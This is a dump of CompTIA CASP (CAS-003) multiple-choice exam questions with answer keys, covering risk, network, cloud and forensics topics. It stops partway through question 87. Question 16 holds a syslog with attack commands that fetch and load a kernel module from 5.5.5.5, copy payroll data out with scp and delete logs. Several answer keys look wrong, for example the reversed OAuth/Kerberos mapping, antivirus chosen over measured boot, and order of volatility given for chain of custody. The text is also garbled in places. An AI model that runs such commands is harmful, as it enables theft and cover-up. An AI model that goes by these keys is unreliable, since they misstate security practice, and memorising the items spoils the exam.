

# CompTIA

## Exam Questions CAS-003

CompTIA Advanced Security Practitioner (CASP)



**NEW QUESTION 1**

As part of an organization's compliance program, administrators must complete a hardening checklist and note any potential improvements. The process of noting improvements in the checklist is MOST likely driven by:

- A. the collection of data as part of the continuous monitoring program.
- B. adherence to policies associated with incident response.
- C. the organization's software development life cycle.
- D. changes in operating systems or industry trend

**Answer:** A

**NEW QUESTION 2**

A security engineer has been hired to design a device that will enable the exfiltration of data from within a well-defended network perimeter during an authorized test. The device must bypass all firewalls and NIDS in place, as well as allow for the upload of commands from a centralized command and control answer. The total cost of the device must be kept to a minimum in case the device is discovered during an assessment. Which of the following tools should the engineer load onto the device being designed?

- A. Custom firmware with rotating key generation
- B. Automatic MITM proxy
- C. TCP beacon broadcast software
- D. Reverse shell endpoint listener

**Answer:** B

**NEW QUESTION 3**

A security consultant is improving the physical security of a sensitive site and takes pictures of the unbranded building to include in the report. Two weeks later, the security consultant misplaces the phone, which only has one hour of charge left on it. The person who finds the phone removes the MicroSD card in an attempt to discover the owner to return it.

The person extracts the following data from the phone and EXIF data from some files:

DCIM Images folder

Audio books folder Torrentz

My TAX.xls

Consultancy HR Manual.doc Camera: SM-G950F Exposure time: 1/60s

Location: 3500 Lacey Road USA

Which of the following BEST describes the security problem?

- A. MicroSD in not encrypted and also contains personal data.
- B. MicroSD contains a mixture of personal and work data.
- C. MicroSD in not encrypted and contains geotagging information.
- D. MicroSD contains pirated software and is not encrypte

**Answer:** A

**NEW QUESTION 4**

An engineer needs to provide access to company resources for several offshore contractors. The contractors require:

Access to a number of applications, including internal websites Access to database data and the ability to manipulate it

The ability to log into Linux and Windows servers remotely

Which of the following remote access technologies are the BEST choices to provide all of this access securely? (Choose two.)

- A. VTC
- B. VRRP
- C. VLAN
- D. VDI
- E. VPN
- F. Telnet

**Answer:** DE

**NEW QUESTION 5**

During the deployment of a new system, the implementation team determines that APIs used to integrate the new system with a legacy system are not functioning properly. Further investigation shows there is a misconfigured encryption algorithm used to secure data transfers between systems. Which of the following should the project manager use to determine the source of the defined algorithm in use?

- A. Code repositories
- B. Security requirements traceability matrix
- C. Software development lifecycle
- D. Data design diagram
- E. Roles matrix
- F. Implementation guide

**Answer:** F

**NEW QUESTION 6**

An administrator has noticed mobile devices from an adjacent company on the corporate wireless network. Malicious activity is being reported from those devices. To add another layer of security in an enterprise environment, an administrator wants to add contextual authentication to allow users to access enterprise resources only while present in corporate buildings. Which of the following technologies would accomplish this?

- A. Port security
- B. Rogue device detection
- C. Bluetooth
- D. GPS

**Answer:** D

#### NEW QUESTION 7

A network engineer is upgrading the network perimeter and installing a new firewall, IDS, and external edge router. The IDS is reporting elevated UDP traffic, and the internal routers are reporting high utilization. Which of the following is the BEST solution?

- A. Reconfigure the firewall to block external UDP traffic.
- B. Establish a security baseline on the IDS.
- C. Block echo reply traffic at the firewall.
- D. Modify the edge router to not forward broadcast traffi

**Answer:** B

#### NEW QUESTION 8

An administrator is working with management to develop policies related to the use of the cloudbased resources that contain corporate data. Management plans to require some control over organizational data stored on personal devices, such as tablets. Which of the following controls would BEST support management's policy?

- A. MDM
- B. Sandboxing
- C. Mobile tokenization
- D. FDE
- E. MFA

**Answer:** A

#### NEW QUESTION 9

In the past, the risk committee at Company A has shown an aversion to even minimal amounts of risk acceptance. A security engineer is preparing recommendations regarding the risk of a proposed introducing legacy ICS equipment. The project will introduce a minor vulnerability into the enterprise. This vulnerability does not significantly expose the enterprise to risk and would be expensive against. Which of the following strategies should the engineer recommended be approved FIRST?

- A. Avoid
- B. Mitigate
- C. Transfer
- D. Accept


**Answer:** B

#### NEW QUESTION 10

An administrator wants to install a patch to an application. INSTRUCTIONS

Given the scenario, download, verify, and install the patch in the most secure manner. The last install that is completed will be the final submission.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



Download - Test x

www.download-test.com/files

## Download Center

### Home > Download Center > Application Patch

The links in this section correspond to separate files available in this download. Download the files most appropriate for you.

File Name	Mirror	Download Files Below
<a href="#">install.exe</a>	<a href="#">Mirror1</a>	<a href="#">Download</a>
<a href="#">install.exe</a>	<a href="#">Mirror 2</a>	<a href="#">Download</a>
<a href="#">install.exe</a>	<a href="#">Mirror 3</a>	<a href="#">Download</a>
<a href="#">install.exe</a>	<a href="#">Mirror 4</a>	<a href="#">Download</a>
<a href="#">install.exe</a>	<a href="#">Mirror 5</a>	<a href="#">Download</a>
<a href="#">install.exe</a>	<a href="#">Mirror 6</a>	<a href="#">Download</a>

**HASH:** 1759adb5g34700aae19bc4578fc19cc2

Security Alert

Information you exchange with this site cannot be viewed or changed by others.  
However, there is a problem with the site's security certificate.

- The security certificate was issued by a company you have not chosen to trust. View the certificate to determine whether you want to trust the certifying authority.
- The security certificate date is valid.
- The name of the security certificate does not match the name of the site.

Do you want to proceed?

Yes No

58% of install.exe Completed

Saving: install.exe from www.download-test.com

Estimated time left 2 sec (2.86 MB of 4.93 MB copied)

Download to: C:\Downloads\install.exe

Transfer rate: 1.25 MB/Sec

Open Open Folder Cancel

59% of install.exe Completed

Saving: install.exe from www.download-test.com

Estimated time left 2 sec (2.91 MB of 4.93 MB copied)

Download to: C:\Downloads\install.exe

Transfer rate: 1.25 MB/Sec

Open Open Folder Cancel

61% of install.exe Completed

Saving: install.exe from www.download-test.com


Estimated time left 2 sec (3.01 MB of 4.93 MB copied)

Download to: C:\Downloads\install.exe

Transfer rate: 1.25 MB/Sec

Open Open Folder Cancel







A. In this case the second link should be used (This may vary in actual exam). The first link showed the following error so it should not be used.



Also, Two of the link choices used HTTP and not HTTPS as shown when hovering over the links as shown:



Since we need to do this in the most secure manner possible, they should not be used. Finally, the second link was used and the MD5 utility of MD5sum should be used on the install.exe file as show  
 B. Make sure that the hash matches.



Finally,

type in install.exe to install it and make sure there are no signature verification errors.

C. In this case the second link should be used (This may vary in actual exam). The first link showed the following error so it should not be used.



Also, Two of the link choices used HTTP and not HTTPS as shown when hovering over the links as shown.Since we need to do this in the most secure manner possible, they should not be used.Finally, the second link was used and the MD5 utility of MD5sum should be used on the install.exe file as show  
D. Make sure that the hash matches.Finally, type in install.exe to install it and make sure there are no signature verification error

Answer: A

NEW QUESTION 10

DRAG DROP

A security consultant is considering authentication options for a financial institution. The following authentication options are available security mechanism to the appropriate use case. Options may be used once.

Use case	Security mechanism
Where users are attached to the corporate network, single sign-on will be utilized	
Authentication to cloud-based corporate portals will feature single sign-on	
Any infrastructure portal will require time-based authentication	
Customers will have delegated access to multiple digital services	

Kerberos

oAuth

OTP

SAML

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

Use case	Security mechanism
Where users are attached to the corporate network, single sign-on will be utilized	oAuth
Authentication to cloud-based corporate portals will feature single sign-on	SAML
Any infrastructure portal will require time-based authentication	OTP
Customers will have delegated access to multiple digital services	Kerberos

NEW QUESTION 12

A penetration tester has been contracted to conduct a physical assessment of a site. Which of the following is the MOST plausible method of social engineering to

be conducted during this engagement?

- A. Randomly calling customer employees and posing as a help desk technician requiring user password to resolve issues
- B. Posing as a copier service technician and indicating the equipment had “phoned home” to alert the technician for a service call
- C. Simulating an illness while at a client location for a sales call and then recovering once listening devices are installed
- D. Obtaining fake government credentials and impersonating law enforcement to gain access to a company facility

**Answer:** A

#### NEW QUESTION 13

Two new technical SMB security settings have been enforced and have also become policies that increase secure communications.

Network Client: Digitally sign communication Network Server: Digitally sign communication

A storage administrator in a remote location with a legacy storage array, which contains timesensitive data, reports employees can no longer connect to their department shares. Which of the following mitigation strategies should an information security manager recommend to the data owner?

- A. Accept the risk, reverse the settings for the remote location, and have the remote location file a risk exception until the legacy storage device can be upgraded
- B. Accept the risk for the remote location, and reverse the settings indefinitely since the legacy storage device will not be upgraded
- C. Mitigate the risk for the remote location by suggesting a move to a cloud service provide
- D. Have the remote location request an indefinite risk exception for the use of cloud storage
- E. Avoid the risk, leave the settings alone, and decommission the legacy storage device

**Answer:** A

#### NEW QUESTION 15

A systems security engineer is assisting an organization's market survey team in reviewing requirements for an upcoming acquisition of mobile devices. The engineer expresses concerns to the survey team about a particular class of devices that uses a separate SoC for baseband radio I/O. For which of the following reasons is the engineer concerned?

- A. These devices can communicate over networks older than HSPA+ and LTE standards, exposing device communications to poor encryptions routines
- B. The organization will be unable to restrict the use of NFC, electromagnetic induction, and Bluetooth technologies
- C. The associated firmware is more likely to remain out of date and potentially vulnerable
- D. The manufacturers of the baseband radios are unable to enforce mandatory access controls within their driver set

**Answer:** B

#### NEW QUESTION 16

A security administrator was informed that a server unexpectedly rebooted. The administrator received an export of syslog entries for analysis:

```
May 4 08:08:00 Server A: on console user jsmith: exec 'ls -l
/data/finance/payroll/*.xls'
May 4 08:08:00 Server A: on console user jsmith: Access denied on
/data/finance/
May 4 08:08:07 Server A: on console user jsmith: exec 'whoami'
May 4 08:08:10 Server A: on console user jsmith: exec 'wget
5.5.5.5/modinject.o -O /tmp/downloads/modinject.o'
May 4 08:08:20 Server A: on console user jsmith: exec 'insmod
/tmp/downloads/modinject.o'
May 4 08:08:10 Server A: on console user root: exec 'whoami'
May 4 08:09:37 Server A: on console user root: exec 'ls -
l/data/finance/payroll/*.xls'
May 4 08:09:43 Server A: on console user root: exec 'gpg -e
/data/finance/payroll/gl-May2017.xls'
May 4 08:09:55 Server A: on console user root: exec 'scp
/data/finance/payroll/gl-May2017.gpg root@5.5.5.5:'
May 4 08:10:03 Server A: on console user root: exec 'rm -rf
/var/log/syslog'
May 4 08:10:05 Server A: on console user jsmith: exec 'rmmod
modinject.o'
May 4 08:10:05 Server A: kernel: PANIC 'unable to handle paging request
at 0x45A800c'
May 4 08:10:05 Server A: kernel: Automatic reboot initiated
May 4 08:10:06 Server A: kernel: Syncing disks
May 4 08:10:06 Server A: kernel: Reboot
May 4 08:12:25 Server A: kernel: System init
May 4 08:12:25 Server A: kernel: Configured from console by console
May 4 08:12:42 Server A: kernel: Logging initialized (build:5.8.0.2469)
May 4 08:13:34 Server A: kernel: System changed state to up
May 4 08:14:23 Server A: kernel: System startup succeeded
```

Which of the following does the log sample indicate? (Choose two.)

- A. A root user performed an injection attack via kernel module
- B. Encrypted payroll data was successfully decrypted by the attacker
- C. Jsmith successfully used a privilege escalation attack
- D. Payroll data was exfiltrated to an attacker-controlled host
- E. Buffer overflow in memory paging caused a kernel panic
- F. Syslog entries were lost due to the host being rebooted



**Answer:** CE

**NEW QUESTION 20**

A recent penetration test identified that a web server has a major vulnerability. The web server hosts a critical shipping application for the company and requires 99.99% availability. Attempts to fix the vulnerability would likely break the application. The shipping application is due to be replaced in the next three months. Which of the following would BEST secure the web server until the replacement web server is ready?

- A. Patch management
- B. Antivirus
- C. Application firewall
- D. Spam filters
- E. HIDS

**Answer:** E

**NEW QUESTION 23**

An engineer is evaluating the control profile to assign to a system containing PII, financial, and proprietary data.

Data Type	Confidentiality	Integrity	Availability
PII	High	Medium	Low
Proprietary	High	High	Medium
Competitive	High	Medium	Medium
Industrial	Low	Low	High
Financial	Medium	High	Low

Based on the data classification table above, which of the following BEST describes the overall classification?

- A. High confidentiality, high availability
- B. High confidentiality, medium availability
- C. Low availability, low confidentiality
- D. High integrity, low availability

**Answer:** B

**NEW QUESTION 25**

A security analyst is reviewing the corporate MDM settings and notices some disabled settings, which consequently permit users to download programs from untrusted developers and manually install them. After some conversations, it is confirmed that these settings were disabled to support the internal development of mobile applications. The security analyst is now recommending that developers and testers have a separate device profile allowing this, and that the rest of the organization's users do not have the ability to manually download and install untrusted applications. Which of the following settings should be toggled to achieve the goal? (Choose two.)

- A. OTA updates
- B. Remote wiping
- C. Side loading
- D. Sandboxing
- E. Containerization
- F. Signed applications

**Answer:** EF

**NEW QUESTION 28**

A security incident responder discovers an attacker has gained access to a network and has overwritten key system files with backdoor software. The server was reimaged and patched offline. Which of the following tools should be implemented to detect similar attacks?

- A. Vulnerability scanner
- B. TPM
- C. Host-based firewall
- D. File integrity monitor
- E. NIPS

**Answer:** CD

**NEW QUESTION 29**

The Chief Information Security Officer (CISO) for an organization wants to develop custom IDS rulesets faster, prior to new rules being released by IDS vendors. Which of the following BEST meets this objective?

- A. Identify a third-party source for IDS rules and change the configuration on the applicable IDSs to pull in the new rulesets
- B. Encourage cybersecurity analysts to review open-source intelligence products and threat database to generate new IDS rules based on those sources
- C. Leverage the latest TCP- and UDP-related RFCs to arm sensors and IDSs with appropriate heuristics for anomaly detection
- D. Use annual hacking conventions to document the latest attacks and threats, and then develop IDS rules to counter those threats

**Answer:** B



### NEW QUESTION 30

A user workstation was infected with a new malware variant as a result of a drive-by download. The security administrator reviews key controls on the infected workstation and discovers the following:

Antivirus	Enabled
AV Engine	Current
AV Signatures	Auto Update
Update Status	Success
Heuristic Scanning	Enabled
Scan Type	On Access Scanning
Malware Engine	Enabled
Auto System Update	Enabled
Last System Update	Yesterday 2 PM
DLP Agent	Disabled
DLP DB Update	Poll every 5 mins
Proxy Settings	Auto

Which of the following would BEST prevent the problem from reoccurring in the future? (Choose two.)

- A. Install HIPS
- B. Enable DLP
- C. Install EDR
- D. Install HIDS
- E. Enable application blacklisting
- F. Improve patch management processes

**Answer:** BE

### NEW QUESTION 31

An engineer is assisting with the design of a new virtualized environment that will house critical company services and reduce the datacenter's physical footprint. The company has expressed concern about the integrity of operating systems and wants to ensure a vulnerability exploited in one datacenter segment would not lead to the compromise of all others. Which of the following design objectives should the engineer complete to BEST mitigate the company's concerns? (Choose two.)

- A. Deploy virtual desktop infrastructure with an OOB management network
- B. Employ the use of vTPM with boot attestation
- C. Leverage separate physical hardware for sensitive services and data
- D. Use a community CSP with independently managed security services
- E. Deploy to a private cloud with hosted hypervisors on each physical machine

**Answer:** AC

### NEW QUESTION 34

Following a security assessment, the Chief Information Security Officer (CISO) is reviewing the results of the assessment and evaluating potential risk treatment strategies. As part of the CISO's evaluation, a judgment of potential impact based on the identified risk is performed. To prioritize response actions, the CISO uses past experience to take into account the exposure factor as well as the external accessibility of the weakness identified. Which of the following is the CISO performing?

- A. Documentation of lessons learned
- B. Quantitative risk assessment
- C. Qualitative assessment of risk
- D. Business impact scoring
- E. Threat modeling

**Answer:** B

### NEW QUESTION 35

A recent assessment identified that several users' mobile devices are running outdated versions of endpoint security software that do not meet the company's security policy. Which of the following should be performed to ensure the users can access the network and meet the company's security requirements?

- A. Vulnerability assessment
- B. Risk assessment
- C. Patch management
- D. Device quarantine
- E. Incident management

**Answer:** C

#### NEW QUESTION 38

A financial consulting firm recently recovered from some damaging incidents that were associated with malware installed via rootkit. Post-incident analysis is ongoing, and the incident responders and systems administrators are working to determine a strategy to reduce the risk of recurrence. The firm's systems are running modern operating systems and feature UEFI and TPMs. Which of the following technical options would provide the MOST preventive value?

- A. Update and deploy GPOs
- B. Configure and use measured boot
- C. Strengthen the password complexity requirements
- D. Update the antivirus software and definitions

**Answer:** D

#### NEW QUESTION 43

The Chief Information Security Officer (CISO) has asked the security team to determine whether the organization is susceptible to a zero-day exploit utilized in the banking industry and whether attribution is possible. The CISO has asked what process would be utilized to gather the information, and then wants to apply signatureless controls to stop these kinds of attacks in the future. Which of the following are the MOST appropriate ordered steps to take to meet the CISO's request?

- A. 1. Perform the ongoing research of the best practices2. Determine current vulnerabilities and threats3. Apply Big Data techniques4. Use antivirus control
- B. 1. Apply artificial intelligence algorithms for detection2. Inform the CERT team3. Research threat intelligence and potential adversaries4. Utilize threat intelligence to apply Big Data techniques
- C. 1. Obtain the latest IOCs from the open source repositories2. Perform a sweep across the network to identify positive matches3. Sandbox any suspicious files4. Notify the CERT team to apply a future proof threat model
- D. 1. Analyze the current threat intelligence2. Utilize information sharing to obtain the latest industry IOCs3. Perform a sweep across the network to identify positive matches4. Apply machine learning algorithms

**Answer:** C

#### NEW QUESTION 44

Management is reviewing the results of a recent risk assessment of the organization's policies and procedures. During the risk assessment it is determined that procedures associated with background checks have not been effectively implemented. In response to this risk, the organization elects to revise policies and procedures related to background checks and use a third-party to perform background checks on all new employees. Which of the following risk management strategies has the organization employed?

- A. Transfer
- B. Mitigate
- C. Accept
- D. Avoid
- E. Reject

**Answer:** B

#### NEW QUESTION 49

A company wants to perform analysis of a tool that is suspected to contain a malicious payload. A forensic analyst is given the following snippet:

```
^32^[34fda19(fd^43gfd/home/user/lib/module.so.343jk^rfw(342fds43g
```

Which of the following did the analyst use to determine the location of the malicious payload?

- A. Code deduplicators
- B. Binary reverse-engineering
- C. Fuzz testing
- D. Security containers

**Answer:** B

#### NEW QUESTION 52

An advanced threat emulation engineer is conducting testing against a client's network. The engineer conducts the testing in as realistic a manner as possible. Consequently, the engineer has been gradually ramping up the volume of attacks over a long period of time. Which of the following combinations of techniques would the engineer MOST likely use in this testing? (Choose three.)

- A. Black box testing
- B. Gray box testing
- C. Code review
- D. Social engineering
- E. Vulnerability assessment
- F. Pivoting
- G. Self-assessment
- H. White teaming
- I. External auditing

**Answer:** AEF

#### NEW QUESTION 54

A security engineer must establish a method to assess compliance with company security policies as they apply to the unique configuration of individual endpoints, as well as to the shared configuration policies of common devices.

Policy	Device Type	% of Devices Compliant
Local Administration Accounts Renamed	Server	65%
Guest Account Disabled	Host	30%
Local Firewall Enabled	Host	80%
Password Complexity Enabled	Server	46%

Which of the following tools is the security engineer using to produce the above output?

- A. Vulnerability scanner
- B. SIEM
- C. Port scanner
- D. SCAP scanner

**Answer: B**

#### NEW QUESTION 56

An agency has implemented a data retention policy that requires tagging data according to type before storing it in the data repository. The policy requires all business emails be automatically deleted after two years. During an open records investigation, information was found on an employee's work computer concerning a conversation that occurred three years prior and proved damaging to the agency's reputation. Which of the following MOST likely caused the data leak?

- A. The employee manually changed the email client retention settings to prevent deletion of emails
- B. The file that contained the damaging information was mistagged and retained on the server for longer than it should have been
- C. The email was encrypted and an exception was put in place via the data classification application
- D. The employee saved a file on the computer's hard drive that contained archives of emails, which were more than two years old

**Answer: D**

#### NEW QUESTION 60

A forensics analyst suspects that a breach has occurred. Security logs show the company's OS patch system may be compromised, and it is serving patches that contain a zero-day exploit and backdoor. The analyst extracts an executable file from a packet capture of communication between a client computer and the patch server. Which of the following should the analyst use to confirm this suspicion?

- A. File size
- B. Digital signature
- C. Checksums
- D. Anti-malware software
- E. Sandboxing

**Answer: B**

#### NEW QUESTION 62

A company is acquiring incident response and forensic assistance from a managed security service provider in the event of a data breach. The company has selected a partner and must now provide required documents to be reviewed and evaluated. Which of the following documents would BEST protect the company and ensure timely assistance? (Choose two.)

- A. RA
- B. BIA
- C. NDA
- D. RFI
- E. RFQ
- F. MSA

**Answer: CF**

#### NEW QUESTION 66

A security architect is implementing security measures in response to an external audit that found vulnerabilities in the corporate collaboration tool suite. The report identified the lack of any mechanism to provide confidentiality for electronic correspondence between users and between users and group mailboxes. Which of the following controls would BEST mitigate the identified vulnerability?

- A. Issue digital certificates to all users, including owners of group mailboxes, and enable S/MIME
- B. Federate with an existing PKI provider, and reject all non-signed emails
- C. Implement two-factor email authentication, and require users to hash all email messages upon receipt
- D. Provide digital certificates to all systems, and eliminate the user group or shared mailboxes

**Answer: A**

#### NEW QUESTION 70

Which of the following BEST represents a risk associated with merging two enterprises during an acquisition?

- A. The consolidation of two different IT enterprises increases the likelihood of the data loss because there are now two backup systems
- B. Integrating two different IT systems might result in a successful data breach if threat intelligence is not shared between the two enterprises

- C. Merging two enterprise networks could result in an expanded attack surface and could cause outages if trust and permission issues are not handled carefully
- D. Expanding the set of data owners requires an in-depth review of all data classification decisions, impacting availability during the review

**Answer: C**

#### NEW QUESTION 72

Two competing companies experienced similar attacks on their networks from various threat actors. To improve response times, the companies wish to share some threat intelligence about the sources and methods of attack. Which of the following business documents would be BEST to document this engagement?

- A. Business partnership agreement
- B. Memorandum of understanding
- C. Service-level agreement
- D. Interconnection security agreement

**Answer: D**

#### NEW QUESTION 75

After multiple service interruptions caused by an older datacenter design, a company decided to migrate away from its datacenter. The company has successfully completed the migration of all datacenter servers and services to a cloud provider. The migration project includes the following phases:

Selection of a cloud provider Architectural design Microservice segmentation Virtual private cloud Geographic service redundancy Service migration

The Chief Information Security Officer (CISO) is still concerned with the availability requirements of critical company applications. Which of the following should the company implement NEXT?

- A. Multicloud solution
- B. Single-tenancy private cloud
- C. Hybrid cloud solution
- D. Cloud access security broker

**Answer: D**

#### NEW QUESTION 79

A deployment manager is working with a software development group to assess the security of a new version of the organization's internally developed ERP tool. The organization prefers to not perform assessment activities following deployment, instead focusing on assessing security throughout the life cycle. Which of the following methods would BEST assess the security of the product?

- A. Static code analysis in the IDE environment
- B. Penetration testing of the UAT environment
- C. Vulnerability scanning of the production environment
- D. Penetration testing of the production environment
- E. Peer review prior to unit testing

**Answer: C**

#### NEW QUESTION 80

During a security event investigation, a junior analyst fails to create an image of a server's hard drive before removing the drive and sending it to the forensics analyst. Later, the evidence from the analysis is not usable in the prosecution of the attackers due to the uncertainty of tampering. Which of the following should the junior analyst have followed?

- A. Continuity of operations
- B. Chain of custody
- C. Order of volatility
- D. Data recovery

**Answer: C**

#### NEW QUESTION 84

A team is at the beginning stages of designing a new enterprise-wide application. The new application will have a large database and require a capital investment in hardware. The Chief Information Officer (CIO) has directed the team to save money and reduce the reliance on the datacenter, and the vendor must specialize in hosting large databases in the cloud. Which of the following cloud-hosting options would BEST meet these needs?

- A. Multi-tenancy SaaS
- B. Hybrid IaaS
- C. Single-tenancy PaaS
- D. Community IaaS

**Answer: C**

#### NEW QUESTION 87

A company wants to extend its help desk availability beyond business hours. The Chief Information Officer (CIO) decides to augment the help desk with a third-party service that will answer calls and provide Tier 1 problem resolution, such as password resets and remote assistance. The security administrator implements the following firewall change:



```
PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 80  
  
PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 636  
  
PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 5800  
  
PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 1433
```

